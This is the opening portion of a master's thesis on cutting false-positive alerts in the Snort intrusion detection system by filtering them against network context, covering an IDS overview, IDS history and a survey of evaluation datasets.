

الجمهورية الجزائرية الديمقراطية الشعبية
People's Democratic Republic of Algeria
Ministry of Higher Education and Scientific Research



UNIVERSITY OF BLIDA 1
Faculty of Sciences
Department of Computer Sciences

MASTER'S THESIS

**Minimizing the rate of false
positives in Intrusion Detection
Systems by considering the
context changes**

Abdallah Ould Bechiry
security of Information systems

Supervisor
Pr.Narhimene BOUSTIA
Co-supervisor
Nadjah CHERGUI

Abstract

Intrusion detection system is a well known security tool, used by companies to protect their resources and the services they provide from the massive amount of computer threats these companies are a potential target for. In this thesis we try to shed some light on the importance, advantages and disadvantages of IDSs then we will focus on one of these disadvantages which is the rate of false positive alerts in an IDS. We chose to work with an open source IDS called snort. The approach we are taking in order to minimize the rate of false positives is to consider the context changes on the protected network like trusted devices inside the network, network packet timing, which device initiated the communication..etc. We designed our filtering software that takes said context changes inside the network we laid out as a test bed into consideration. We used Wireshark to capture network packets and passed them to snort to detect any intrusion that may have happened. Snort then outputs log files containing alerts about any suspicious packets, we then input these files into our software which analyses the IDS logs in order to filter the false alerts. We intentionally attacked our network through a known vulnerability to ensure that some of the packets were malicious and to test that our software does not filter the alerts generated by the IDS concerning the packets related to this attack. We found significant difference in the number of alerts before and after filtering. The process and results are all mentioned and detailed in the core of this thesis.

Keywords

IDS, Snort, Network packets, Alert, Context, False positive, Filter, Intrusion, Detection, Attack, Threat.

المخلص

يعد نظام كشف الإختراقات أداة أمنية معروفة جيداً ، تستخدمها الشركات لحماية مواردها والخدمات التي تقدمها من التهديدات الحاسوبية اللامتناهية التي تمثل هذه الشركات أهدافاً محتملة لها. نحاول في هذه الأطروحة إلقاء بعض الضوء على أهمية ومزايا وعيوب أنظمة كشف الإختراقات ومن ثم سنركز على إحدى هذه العيوب وهي معدل التحذيرات الكاذبة في أنظمة كشف الإختراقات . اخترنا العمل مع نظام مفتوح المصدر يسمى snort. في هذه الأطروحة إتخذنا نهجاً لتقليل معدل التحذيرات الكاذبة هو أخذ المتغيرات و وضعية الشبكة المحمية بعين الإعتبار مثل الأجهزة الموثوقة داخل الشبكة ، توقيت حزم الشبكة ، الجهاز الذي أنشأ الاتصال .. إلخ. لقد صممنا برنامج التصفية الخاص بنا الذي يأخذ تغييرات المذكورة داخل الشبكة التي وضعناها كبيئة اختبار في الإعتبار. استخدمنا برنامج wireshark لالتقاط حزم الشبكة وقمنا بتمريرها لنظام كشف الإختراقات لاكتشاف أي اختراق قد يكون حدث. ثم يقوم النظام بإنشاء سجلات تحتوي على تنبيهات حول أي حزم مشبوهة يجدها ، ثم نقوم بإدخال هذه الملفات في برنامجنا الذي يحلل هذه السجلات من أجل تصفية التحذيرات الكاذبة. لقد هاجمنا شبكتنا عمداً من خلال ثغرة أمنية معروفة للتأكد من أن بعض الحزم كانت ضارة بالفعل وللتأكد من أن برنامجنا لا يقوم بتصفية التحذيرات المتعلقة بهذا الهجوم. وجدنا اختلافاً كبيراً في عدد التنبيهات قبل وبعد التصفية. هذه العملية و نتائجها مذكورة بتفصيل أكثر في جوهر هذه الأطروحة.

Abstrait

Le système de détection d'intrusion est un outil de sécurité bien connu, utilisé par les entreprises pour protéger leurs ressources et les services qu'elles fournissent contre la quantité massive de menaces informatiques pour lesquelles ces entreprises sont des cibles potentielles. Dans cette thèse nous essayons d'apporter un éclairage sur l'importance, les avantages et les inconvénients des IDS puis nous nous focalisons sur l'un de ces inconvénients qui est le taux d'alertes faussement positives dans un IDS. Nous avons choisi de travailler avec un IDS open source appelé snort. L'approche que nous adoptons afin de minimiser le taux de faux positifs consiste à considérer les changements de cotexte sur le réseau protégé comme les périphériques de confiance à l'intérieur du réseau, la synchronisation des paquets réseau, quel périphérique a lancé la communication, etc. Nous avons conçu notre logiciel de filtrage qui prend en compte lesdits changements de contexte à l'intérieur du réseau que nous avons aménagé comme banc d'essai. Nous avons utilisé wireshark pour capturer les paquets réseau et les avons transmis à snort pour détecter toute intrusion qui aurait pu se produire. Snort génère ensuite des fichiers journaux contenant des alertes sur tout paquet suspect, nous entrons ensuite ces fichiers dans notre logiciel qui analyse les journaux IDS afin de filtrer les fausses alertes. Nous avons intentionnellement attaqué notre réseau via une vulnérabilité connue pour nous assurer que certains des paquets étaient malveillants et pour tester que notre logiciel ne filtre pas les alertes générées par l'IDS concernant les paquets liés à cette attaque. nous avons constaté une différence significative dans le nombre d'alertes avant et après le filtrage. Le processus et les résultats sont tous mentionnés et détaillés dans le cœur de cette thèse.

Acknowledgments

Thanks be to Allah, lord of all worlds then i would like to thank my supervisor Pr.Narhimene Boustia, for being a huge resource and support through my thesis. Thank you for being helpful and understanding, and being available for needed meetings. I would also like to thank Nadjah Chergui for providing necessary information and tools needed for my tests . And a special thanks to my family and my friend mohamed vadhel for providing help with the test bed layout and implementation.

List of Acronyms

IDS Intrusion Detection System

NIDS Network Intrusion Detection System

HIDS Host Intrusion Detection System

IDMEF Intrusion Detection Message Exchange Format

List of Figures

3.1	general procedure	17
3.2	Test-bed	19
3.3	Test-bed after context changes	20
3.4	Vulnerability presentation in XML	20
3.5	Reverse Shell	21
3.6	Snort's architecture	23
3.7	Example of an alert presentation in XML file	27
3.8	Example of a machine's information as presented in XML file	28
3.9	Example of an installed tool's information as presented in XML file	28
3.10	Wireshark	30
3.11	traffic capture	31
3.12	Configuring the Metasploit module	32
3.13	Sessions opened	33
3.14	Migrating the connection	33
3.15	Asking for directories paths	34
4.1	Displaying all alerts before context change	36
4.2	Displaying relevant alerts before context change	36
4.3	Displaying all alerts after context change	37
4.4	Displaying relevant alerts after context change	37

List of Tables

1.1	Signature based detection and behavior based detection[9]	7
2.1	Comparing various data-sets[10]	14
3.1	Snort vs Bro vs Suricata.[24]	25

Contents

Introduction	1
1 Intrusion detection systems overview	2
1.1 Threats, security and IDS	2
1.2 IDS History	3
1.3 IDS role	4
1.4 Types of IDSs	4
1.5 Classification of IDS By Detection Approach	6
1.6 Subsystems of IDS	7
1.7 Challenges of Intrusion Detection:	8
1.8 Context in IDS	10
2 Evaluation of IDSs	11
2.1 Benchmarks	11
2.1.1 Traffic replay	11
2.1.2 Model generation techniques	11
2.1.3 Specific protocols assessment	12
2.1.4 Valgenti and Kim (2011)	12
2.1.5 Sommers et al. (2005)	12
2.1.6 Wright et al. (2010)	12
2.1.7 Sommer and Paxson (2010)	12
2.1.8 real network traces	13
3 Modeling and realization	16
3.1 Objective	18
3.2 modeling	18
3.2.1 Test-bed	18
3.2.2 Attack scenario: path traversal	19
3.2.3 Traffic generation and capturing	21
3.2.4 Deployed IDS	22
3.2.5 Context and context's changes detection	26
3.2.6 Filtering	28
3.3 Realization	29
3.3.1 Network setup	29

3.3.2	Starting traffic	29
3.3.3	Filtering tool	31
4	Results and discussions	35
	Appendices	40
A	Source Code	41
A.1	Functions.java	42
A.2	DemoJFileChooser.java	51
A.3	Filter_Frame.java	53

Introduction

Intrusion detection is an important component of information security technology that helps in discovering, determining, and identifying unauthorized use, duplication, alteration, and destruction of information and information systems. Intrusion detection relies on the assumption that information and information systems under attack exhibit several distinguishable behavioral patterns or characteristics to that of the normal ones. Though intrusion detection technology is becoming ubiquitous in current network defense; it lacks basic definitions and mathematical understanding. Intrusion detection being subjective; each Intrusion Detection System (IDS) has a different classification and attack labeling mechanisms. It is most common for IDSs to alarm on any set of known attack behaviors. In the due course of determining whether a particular activity is normal or malicious, IDS fail to alarm a harmful activity (false negative) or alarm a harmless activity as malicious (false positive).

In this thesis we will concentrate on the false positives side. One of the causes for a false alarm is not considering the context and the context's alterations of the protected network which represents the operating systems and the features and programs on the network's devices. in the case where the IDS does not take the context into consideration some of the alarms raised will be harmless to the concerned network therefore increase the rate of false alarms. Our work will involve around minimizing the rate of false positives in IDSs alarms by filtering these alarms based on the context of the protected network.

In the first chapter we are going to talk about IDSs in general, the need to consider the context and it's alterations, then in the second chapter we are going to have an eye on how to evaluate an IDS and some of the existing benchmarks and the problem of these data-sets, in the third chapter we will talk about the attack scenario, its description and the test bed, and finally in the fourth chapter we have the results and discussions.

Chapter 1

Intrusion detection systems overview

The most popular way to detect intrusions has been done by using audit data generated by operating systems and by networks. Since almost all activities are logged on a system, it is possible that a manual inspection of these logs would allow intrusions to be detected. It is important to analyze the audit data even after an attack has occurred, for determining the extent of damage occurred, this analysis helps in attack trace back and also helps in recording the attack patterns for future prevention of such attacks. An intrusion detection system can be used to analyze audit data for such insights. This makes intrusion detection system a valuable real time detection and prevention tool as well as a forensic analysis tool.

1.1 Threats, security and IDS

The amount of malicious traffic are increasing, and new threats are created every day. The threats are getting more and more serious, complex and sophisticated. There are no longer teenagers playing around creating viruses and worms that are the biggest problem for companies and organizations. Inside threats and organized cyber criminals looking for sensitive information, such as social security number and bank accounts, are some of the biggest problem today. These kinds of threats are getting worse, and companies need tools to prevent their system from being compromised.

When there are so many threats to be aware of, computer security becomes more and more important. The goal with computer security is to prevent property theft, corruption and natural disaster, and at the same time make sure that the information and property remain accessible for its intended users. As well, to protect valuable information and services from publication, tampering or collapse by unauthorized activities or untrustworthy individuals, and unplanned events.

Firewall is designed to deny or permit traffic based on preset rules. Even though if a firewall is well designed and configured, there exists threats that can pass through it. It could be malicious traffic that looks like normal traffic or cyber criminals hacking into the system. Most organizations find the need of additional hardware, software and network monitoring tools.

Antivirus is another computer security tool, which are designed to detect, prevent and remove malware. It is able to detect malware based on signatures and by anomaly detection. However, it is possible for a computer to be infected by new malware where there are no signature in the antivirus database.

When a new malware is detected, countermeasures can be put in place to block or rid your computer of this type of code. But sometimes it can be too late and the harm is already done. It is desirable to stop malware in an earlier phase. Firewall and antivirus used together gives a certain protection, but the question is if it is enough. Hackers can get passed a firewall, and computers can be infected and be compromised before the antivirus program detects it.

Companies need some software and hardware that monitors the network for malicious traffic, and stops it before it does any harm. Intrusion detection system is a device or software application that monitors the network and/or system activities for malicious activities or policy violations and produces reports to system administrator.

There are two ways of setting up an intrusion detection system. One is host based intrusion detection, and the other is network intrusion detection. A network intrusion detection system monitors incoming, outgoing and internal traffic. When malicious traffic is detected, alarms are created and sent as a report to network or system administrator. Snort, Bro and Suricata are three different open-source intrusion detection systems.[1]

1.2 IDS History

Dorothy E. Denning, assisted by Peter G. Neumann, published a model of an IDS in 1986 that formed the basis for many systems today. Her model used statistics for anomaly detection, and resulted in an early IDS at SRI International named the Intrusion Detection Expert System (IDES), which ran on Sun workstations and could consider both user and network level data. IDES had a dual approach with a rule-based Expert System to detect known types of intrusions plus a statistical anomaly detection component based on profiles of users, host systems, and target systems. The author of "IDES: An Intelligent System for Detecting Intruders," Teresa F. Lunt, proposed adding an Artificial neural network as a third component. She said all three components could then report to a resolver. SRI followed IDES in 1993 with the Next-generation Intrusion Detection Expert System (NIDES).[2]

In 1990, the Time-based Inductive Machine (TIM) did anomaly detection using inductive learning of sequential user patterns in Common Lisp on a VAX 3500 computer.[3] The Network Security Monitor (NSM) performed masking on access matrices for anomaly detection on a Sun-3/50 workstation.[4] The Information Security Officer's Assistant (ISOA) was a 1990 prototype that considered a variety of strategies including statistics, a profile checker, and an expert system.[5] The Network Anomaly Detection and Intrusion Reporter (NADIR), in 1991, was a prototype IDS developed at the Los Alamos National Laboratory's Integrated Computing Network (ICN), and was heavily influenced by the work of Denning and Lunt.[6] NADIR used a statistics-based anomaly detector and an expert system.

The Lawrence Berkeley National Laboratory announced Bro in 1998, which

used its own rule language for packet analysis from libpcap data.[7] Network Flight Recorder (NFR) in 1999 also used libpcap.

APE was developed as a packet sniffer, also using libpcap, in November, 1998, and was renamed Snort one month later. Snort has since become the world's largest used IDS/IPS system with over 300,000 active users.[8] It can monitor both local systems, and remote capture points using the TZSP protocol.

1.3 IDS role

An IDS monitors and records events in a computer system, performs analysis to determine if the events are security incidents, alerts security practitioners of potential threats, and produces event reports [31]. If the IDS also includes mechanisms to block detected intrusions from entering the organizational infrastructure, it is referred to as an intrusion prevention system (IPS). Security practitioners interact with the IDS through a console, which may be used to either perform administrative functions, such as configuration of sensors, and/or to support event monitoring and analysis. Intrusion can be defined as a process of accessing someone's personal property or data or information without proper access. Since the data or information is widely available online through websites or computer programs, this method of storing data increases the security risks in huge quantity. According to Symantec report , around 60,000 websites are available online, thus a person no longer need to be a gem in hacking, just download and run the hacking program, make some settings and you are done. In order to secure the companies or individual's data, firewalls are being installed, but they do not serve the purpose of defending the data from attacks or intruders. The main aim of the firewall is to filter the traffic but they cannot block all the traffic. Also once the traffic passed through the firewall there is no such mechanism available that traffic will be monitored inside the network for rest processing. Also firewall only detects external traffic coming to it, but does not detect the internal attacks. Thus it became very much important for an organization to install both firewall and intrusion detection system to secure their assets and information from attackers.

1.4 Types of IDSs

There are broadly two types of Intrusion Detection systems. These are host based Intrusion Detection System and network based Intrusion Detection System. A Host based Intrusion Detection system has only host based sensors for monitoring and analyzing the internals of a computing system as well as the network packets on its network interfaces and a network based Intrusion detection system has network-based sensor that monitors and analyzes all incoming network traffic.

1.4.1 Network based IDSs (NIDS)

Network intrusion detection system analyzes network traffic to detect abnormal traffic based on statistics, or common hacking signatures such as DoS (denial

of service) attack, TCP/UDP port scan, ping sweeps, DNS zone transfers, e-mail reconnaissance, OS identification, account scans, etc.

Characteristics

Lower cost of ownership: Network based IDS can be deployed for each network segment. An IDS monitors network traffic destined for all the systems in a network segment. This nullifies the requirement of loading software at different hosts in the network segment. This reduces management overhead, as there is no need to maintain sensor software at the host level.

Detect network based attacks: Network based IDS sensors can detect attacks, which host-based sensors fail to detect. A network based IDS checks for all the packet headers for any malicious attack. Many IP-based denial of service attacks like TCP SYN attack, fragmented packet attack etc. can be identified only by looking at the packet headers as they travel across a network. A network based IDS sensor can quickly detect this type of attack by looking at the contents of the packets at the real time.

Retaining evidence: Network based IDS use live network traffic and does real time intrusion detection. Therefore, the attacker cannot remove evidence of attack. This data can be used for forensic analysis. On the other hand, a host-based sensor detects attacks by looking at the system log files. Lot of hackers are capable of making changes in the log files so as to remove any evidence of an attack.

Detection of failed attacks: A network based IDS sensor deployed outside the firewall (as shown in picture1 above) can detect malicious attacks on resources behind the firewall, even though the firewall may be rejecting these attempts. This information can be very useful for forensic analysis. Host based sensors do not see rejected attacks that could never hit a host inside the firewall.

1.4.2 Host based IDSs (HIDS)

Host intrusion detection system is software running on a computer to detect anomalous activity. HIDS monitors system, event, and security log files generated in the operating system to look for attack signatures, specific patterns that usually indicate malicious intent.

Characteristics

Protects system files: The host based Intrusion detection systems on the other hand works off the hosts. The host based sensor is software running on the host being protected. It monitors system audit and event logs. When any of these

files change, the IDS sensor compares the new log entry with attack signatures to see if there is a match. In case a match is found, the sensor notifies the management console.

Authorization verification: The host-based sensors do not do any packet level analysis. Instead, they monitor system level activities. For example, an unauthorized user (other than administrator) changing registry files in a Windows NT system, or changing `/etc/password` or `/etc/shadow` file in a Unix system, a user trying to login at 7:00 pm, although he or she is allowed to login only between 9:00 am and 5:00 pm. The host-based sensors monitor these kinds of activities and if it finds any anomaly, respond with administrator alerts.

Ports and executable scanning: Host based IDS have grown over the years. Some hosts based IDS systems checks key system files and executables via checksums at regular intervals for unexpected changes. Some products listen to port based activity and alert administrators when specific ports are accessed.

1.5 Classification of IDS By Detection Approach

It is also possible to classify IDS based on detection approach:

1.5.1 Signature-based detection

It is also known as misuse detection. So misuse detection is Signature based IDS where detection of intrusion is based on the behaviors of known attacks like antivirus software. Antivirus software compares the data with known code of virus. In Misuse detection, pattern of known malicious activity is stored in the data-set and identify suspicious data by comparing new instances with the stored pattern of attacks.

1.5.2 Anomaly-based detection:

It is different from Misuse detection. Here baseline of normal data in network data in network for example, load on network traffic, protocol and packet size etc is defined by system administrator and according to this baseline, Anomaly detector monitors new instances. The new instances are compared with the baseline, if there is any deviation from baseline, data is notified as intrusion. For this reason, it is also called behavior based Intrusion detection system.

Table 1 Compares between signature based detection and behavior based detection.

	Signature based detection (Misuse detection)	Behavior based detection (Anomaly based detection)
Advantages	<ul style="list-style-type: none"> -Simplest and effective method. -Low false alarm rate. -Can examine unknown and more complicated intrusions. 	<ul style="list-style-type: none"> -Higher detection rate. -Detect new and unforeseen vulnerabilities. -Rate of missing report is low.
Disadvantages	<ul style="list-style-type: none"> -Rate of missing report is high. -It can detect only known attacks. -Need a regular update of the rules which are used. -Often no differentiation between an attack attempt and a successful attack. 	<ul style="list-style-type: none"> -Needs to be trained and tuned model carefully, otherwise it tends to false positives. -It can't identify new attacks because intrusion detection depends upon latest model. -Low detection rate and high false alarm.

Table 1.1: Signature based detection and behavior based detection[9]

1.6 Subsystems of IDS

There are three primary subsystems that make up intrusion detection system: the packet decoder, the detection engine, and the logging and alerting subsystem. These subsystems will provide a portable packet sniffing and filtering capability. Program configuration, rules parsing, and data structure generation takes place before the sniffer section is initialized, keeping the amount of per packet processing to the minimum required to achieve the base program functionality.

1.6.1 Packet Decoder

The decode engine will be organized around the layers of the protocol stack present in the supported data-link and TCP/IP protocol definitions. Each subroutine in the decoder imposes order on the packet data by overlaying data structures on the raw network traffic. These decoding routines get called in order through the protocol stack, from the data link layer up through the transport layer, finally ending at the application layer. Speeds get emphasized in this section, and the majority of the functionality of the decoder consists of setting pointers into the packet data for later analysis by the detection engine. It will provide decoding capabilities for Ethernet, raw (PPP) data-link protocols.

1.6.2 Detection Engine

System maintains its detection rules in a two dimensional linked list of what will be termed Chain Headers and Chain Options. These are lists of rules that will be condensed down to a list of common attributes in the Chain Headers, with the detection modifier options contained in the Chain Options. For example, if forty five CGI-BIN probe detection rules are specified in a given detection file, they generally all share common source and destination IP addresses and ports. To speed the detection processing, these commonalities are condensed into a single Chain Header and then individual detection signatures are kept in Chain Option structures. These rule chains will be searched recursively for each packet in both directions. The detection engine checks only those chain options which have been set by the rules parser at run-time. The first rule that matches a decoded packet in the detection engine triggers the action specified in the rule definition and returns.

1.6.3 Logging and Altering

The alerting and logging subsystem will be selected at run-time. The logging options can be set to log packets in their decoded, human readable format to an IP-based directory structure, or in tcpdump binary format to a single log file. The decoded format logging will allow fast analysis of data collected by the system. The tcpdump format is much faster to record to the disk and should be used in instances where high performance is required. Logging can also be turned off completely, leaving alerts enabled for even greater performance improvements. Alerts may be sent to system log, logged to an alert text file in two different formats, or sent as popup messages.

1.7 Challenges of Intrusion Detection:

Intrusion detection systems in theory looks like a defense tool which every e-organization needs. However there are some challenges the organizations face while deploying an intrusion detection system. These are discussed below.

1.7.1 necessity for human intervention

IDS technology itself is undergoing a lot of enhancements. It is therefore very important for organizations to clearly define their expectations from the IDS implementation. IDS technology has not reached a level where it does not require human intervention. Of course today's IDS technology offers some automation like notifying the administrator in case of detection of a malicious activity, shutting the malicious connection for a configurable period of time, dynamically modifying a router's access control list in order to stop a malicious connection etc. But it is still very important to monitor the IDS logs regularly to stay on top of the occurrence of events. Monitoring the logs on a daily basis is required to analyze the kind of malicious activities detected by the IDS over a period of time. Today's IDS has not yet reached the level where it can give historical analysis of the intrusions detected

over a period of time. This is still a manual activity. It is therefore important for an organization to have a well-defined Incident handling and response plan if an intrusion is detected and reported by the IDS. Also, the organization should have skilled security personnel to handle this kind of scenario.

1.7.2 Various deployment options for various needs

The success of an IDS implementation depends to a large extent on how it has been deployed. A lot of plan is required in the design as well as the implementation phase. In most cases, it is desirable to implement a hybrid solution of network based and host based IDS to benefit from both. In fact one technology complements the other. However, this decision can vary from one organization to another. A network based IDS is an immediate choice for many organizations because of its ability to monitor multiple systems and also the fact that it does not require a software to be loaded on a production system unlike host based IDS. Some organizations implement a hybrid solution. Organizations deploying host based IDS solution needs to keep in mind that the host based IDS software is processor and memory intensive. So it is very important to have sufficient available resources on a system before installing a host based sensor on it.

1.7.3 Sensor to manager ratio

It is important to take care of sensor to manager ratio. There is no thumb rule as such for calculating this ratio. To a large extent it depends upon how many different kinds of traffic is being monitored by each sensor and in what environment. Lot of organizations deploy a 10:1 ratio. Some organizations go for 20:1 and some others 15:1. It is very important to design the baseline policy before starting the IDS implementation and avoid false positives. A badly configured IDS sensor may send a lot of false positives to the console and even a 10:1 or even better sensor to console ratio can be inadequate.

1.7.4 Switched environments and NIDS

While deploying a network based IDS solution, it is important to keep in mind one very important aspect of the network based IDS in switched environment. Unlike a HUB based network, where a host on one port can see traffic in and out of every other port in the HUB, in a switched network however, traffic in and out of one port can not be seen by a host in another port, because they are in different collision domains. A network based IDS sensor needs to see traffic in and out of a port to detect any malicious traffic. In a switched environment, port mirroring or spanning is required to achieve this. One entire VLAN can be spanned to one port on which the network based IDS sensor is installed. Although this is a solution, there may be performance issues for a busy network. If all the 10/100 Mbps ports in a VLAN are mirrored to another 10/100 Mbps port in the VLAN, the IDS sensor may drop traffic, as the combined traffic of all the ports could be more than 100 Mbps. Now, Gigabit port speed being available, this becomes an even more difficult challenge.

Cisco systems has an IDS module for Catalyst 6000 series switch which can sit on the switch back plane and can monitor traffic right off the switch back plane. But this solution is yet to scale to Gigabit speed. This module supports traffic only up to 100 Mbps as of now. The portability of network based IDS in a switched environment is still a concern. For that our architecture will contain host-based IDSs.

1.8 Context in IDS

IDSs generate large volumes of data, which subsequently security practitioners need to inspect. This information is presented in textual form, as is the case for most of the existing commercial IDSs, then this places a high burden on the practitioners to make sense of the data. So IDSs require a lot of work and time resources. This demand for resources happens both in the pre-processing IDS set-up phase and the monitoring and analysis phases. One of the main reasons for this time consumption is that IDSs generate alerts without considering the stat of the network it's deployed for, this results in increase of non-relevant alerts that consume the security practitioner's time analyzing them.

1.8.1 Context definition

By saying context we refer to all information about the protected network which contain informations about the ip address existing inside the network, operating systems on the network's machines, opened ports, available protocols, tools and programs installed each machine.

1.8.2 context Importance

To reduce the amount of time and work required from the security practitioners we suggest introducing the context detection to automate a filtering process upon the alerts generated by the IDS. This filtering process improves not only time consumption but also the detection rate and reduces the rate of false positives (non-relevant alerts) in IDS.

1.8.3 Context changes

The context of a given network is not always consistent as the number of machines in an organization may increase or decrease and each machine may have changes concerning it's operation system, open new ports or close old ones and installing, uninstalling or updating some tools or programs. If this observation is not taken into consideration, this filtering approach may become useless in the case where it does not filter alerts that do not affect the protected network or even worse become harmful where it filters relevant alerts to the protected network. For that context changes detection should also be part of this work.

in the next chapter we will discuss IDSs evaluation and existing benchmarks.

Chapter 2

Evaluation of IDSs

Evaluating intrusion detection systems is very important on enhancing the computer security. It provides essential data and conclusions to help developers improving their IDS and enable users to know the capability and limitations of the IDS which is in use. In the real world, most Intrusion Detection Systems are implemented based on some unproven assumption concerning system performances . Installing an IDS program without careful evaluation may bring potential risks, since people may relax vigilance on those assumptions and neglect to construct some effective security posture that make use of detection and prevention mechanisms. Evaluating intrusion detection systems enable scientists to study the way an intrusion detection system detects, monitors and, possibly, prevents attacks in run-time. In addition, they could collect the result of attacks in the experiment of an evaluation. This is helpful for scientists to find out the methods about repairing damages of computer system; they can also study attack mechanisms of the malware.

2.1 Benchmarks

Most existing work on network traffic generation have not focused on applicability in the area of Network Security and evaluation of anomaly-based techniques.

2.1.1 Traffic replay

The authors in Hong and Wu (2005) introduce a tool to replay previously recorded TCP sessions and adjust the replay according to a set of traffic parameters. Their work is focused on re-modeling traffic replay.

2.1.2 Model generation techniques

Cao et al. (2004); Lan and Heidemann (2002); Weigle et al. (2006) attempt to model a set of features from observed real traffic and use it to generate statistically similar distributions in simulation environments. Apart from the fact that they do not address actual traffic generation, their center focus is on extracting distributions on a wide-area scale.

2.1.3 Specific protocols assessment

Kayacik and Zincir-heywood (2005); Mutz et al. (2003); Sommers et al. (2004); Sommers et al. (2005); Valgenti and Kim (2011) explore methods to assess firewalls and IDSs on specific protocols.

2.1.4 Valgenti and Kim (2011)

Authors use IDS signature sets to create traffic with payloads that partially match the signatures.

2.1.5 Sommers et al. (2005)

the authors describe a traffic generation framework to evaluate stateful, protocol-aware intrusion detection systems by employing a trust-based strategy to separate normal traffic from malicious activity in a given trace. The malicious portion of their traffic is generated via their previous work (Sommers et al., 2004) which defines a framework to flexibly compose attack traffic. Their method, however, is limited to generating simple attack vectors and thus is incapable of being applied to a test-bed environment for the generation of sophisticated intrusions. These types of intrusions include reconnaissance, multiple step attacks, host pivoting, tunneling or the generation of an infrastructure as seen in botnets.

2.1.6 Wright et al. (2010)

authors construct Markov chain models of the way real users interact with each application in terms of event ID, process ID, and arrival time of each COM (Component Object Model) event on a given system. This model is then used to generate event streams and drive applications. Their central idea revolves around simulating the behavior of a user at the operating system GUI-based application level while interacting with lightweight server-side honeypots which simulate local and remote servers. Thus, network activity is a by-product of application execution.

2.1.7 Sommer and Paxson (2010)

It is worthy to note that this work have made interesting observations on anomaly-based network intrusion detection mechanisms and have provided recommendations to further improve research in this field. As part of their recommendations, they state that the main objective of evaluation is to gain insight into a system's capabilities and how it functions. They indicate that in order to do so, data-sets play a key role in demonstrating how well a system behaves. However, they also acknowledge the fact that obtaining such data-sets is very difficult and must be done in collaboration with network operators in return for potential viable results.

2.1.8 real network traces

This includes CAIDA (CAIDA, 2011), PREDICT (RTI International, 2011), The Internet Traffic Archive (Lawrence Berkeley National Laboratory, 2010), LBNL traces (Lawrence Berkeley National Laboratory and ICSI,), DARPA datasets (Lincoln Laboratory, 2011), KDD'99 datasets (University of California, 2011), and DEFCON (The Shmoo Group, 2011). Although many of these traces are invaluable to the research community, many, if not all, fail to satisfy one or more of the objectives.

CAIDA

CAIDA collects many different types of data and makes it available to the research community. Most of CAIDA's data-sets are very specific to particular events or attacks. Many of its longer traces are anonymized backbone traces with their payload, sometimes their protocol information, destination, and so forth completely removed. All of the data-sets mentioned above have similar shortcomings which will no doubt affect their effectivity as bench-marking data-sets. From other aspects, data-sets provided by The Internet Traffic Archive suffer from heavy anonymization and lack the necessary packet information. In addition, they are mostly from the 90's which requires further analysis as to whether they still represent today's traffic patterns.

LBNL

LBNL's internal enterprise traces are full header network traces, without payload and suffer from heavy anonymization to the extent that scanning traffic has been extracted and separately anonymized as to remove any information which could identify an individual IP.

DARPA

The series of DARPA data-sets were constructed for network security purposes, to simulate the traffic seen in a medium sized US Air Force base. Upon careful examination of DARPA'98 and '99 in Mchugh (2000) and Brown et al. (2009), many issues have been raised including their failing to resemble real traffic, and numerous irregularities due to the synthetic approach to data generation and insertion into the dataset.

KDD'99

The KDD'99 dataset is also built based on the data captured in DARPA'98 which nonetheless suffers from the same issues.

DEFCON

The DEFCON dataset are also commonly used for evaluation of IDSs. The traffic produced during their Capture The Flag (CTF) competition is very different from

the real-world network traffic since it mainly consists of intrusive traffic as opposed to normal background traffic. Due to this short-coming, this dataset is usually used for evaluation of alert correlation techniques.

Table 2.1 summarizes the comparison between the aforementioned datasets All Datasets except for DEFCON were captured or generated over a realistic network configuration. However, DARPA-99 and KDD-99 do not contain a consistent trace due to post-capture synthetic attack traffic insertion. Most available datasets are unlabeled as labeling is laboursome and requires conducting a comprehensive search to tag malicious activity. Although Intrusion Detection Systems help to reduce the work, there is no guarantee that all malicious activity is labeled. This has been a major issue with all data-sets and one of the reasons behind the post-insertion of attack traffic in DARPA-99, so that malicious traffic can be labeled in a deterministic manner.

	Realistic network configuration	Realistic traffic	labeled data-set	total inter-action capture	complete capture	Diverse / multiple attack scenarios
CAIDA (large traffic data-sets)	Yes(a)	Yes	No	No(c)	No(f)	No(b)
Internet Traffic Archive	Yes(a)	Yes	No	Yes No	No(g) No(e)	No(b)
BC The rest						
LBNL	Yes(a)	Yes	No	No(d)	No(h)	No(b)
DARPA-99 KDD-99	Yes	No	Yes	Yes	Yes	Yes(i)
DEFCON	No	No(j)	No	Yes	Yes	Yes

Table 2.1: Comparing various data-sets[10]

- (a) No network configuration information available.
- (b) Basic captured network traces.
- (c) Only external traffic seen on the backbone.
- (d) Inter-subnet traffic only.
- (e) No payload available. Most are simply reduced/summarized trace information. Local IP addresses are usually renumbered.
- (f) No payload available. In some cases, protocol information, destination, and flags have been also been removed.
- (g) Contain no packet contents and no host or protocol information.
- (h) No payload available. Suffers from heavy anonymization.

- (i) Does not necessarily reflect current trends.
- (j) Only intrusive traffic.

The most important aspects of evaluating IDSs are the rate of true positives where the IDS alerts on a malicious activity which is in fact malicious, the rate of true negatives where the IDS ignores an activity which is in fact harmless, the rate of false positives where the IDS alerts on a malicious activity which is in fact harmless and the rate of false negatives where the IDS ignores an activity which is in fact malicious. The efficiency of an IDS is improved by maximizing the rate of true positives and minimizing the rate of false negatives and the rate of false positives which is the focus of our thesis.

Chapter 3

Modeling and realization

This chapter consists of two major sections modeling and realization. The first presents the preparation, tools to be used and then setting up the network for the realization stage. In the realization section we will go through the details of the work that's been done. Figure 4 illustrates in general the steps of this work.

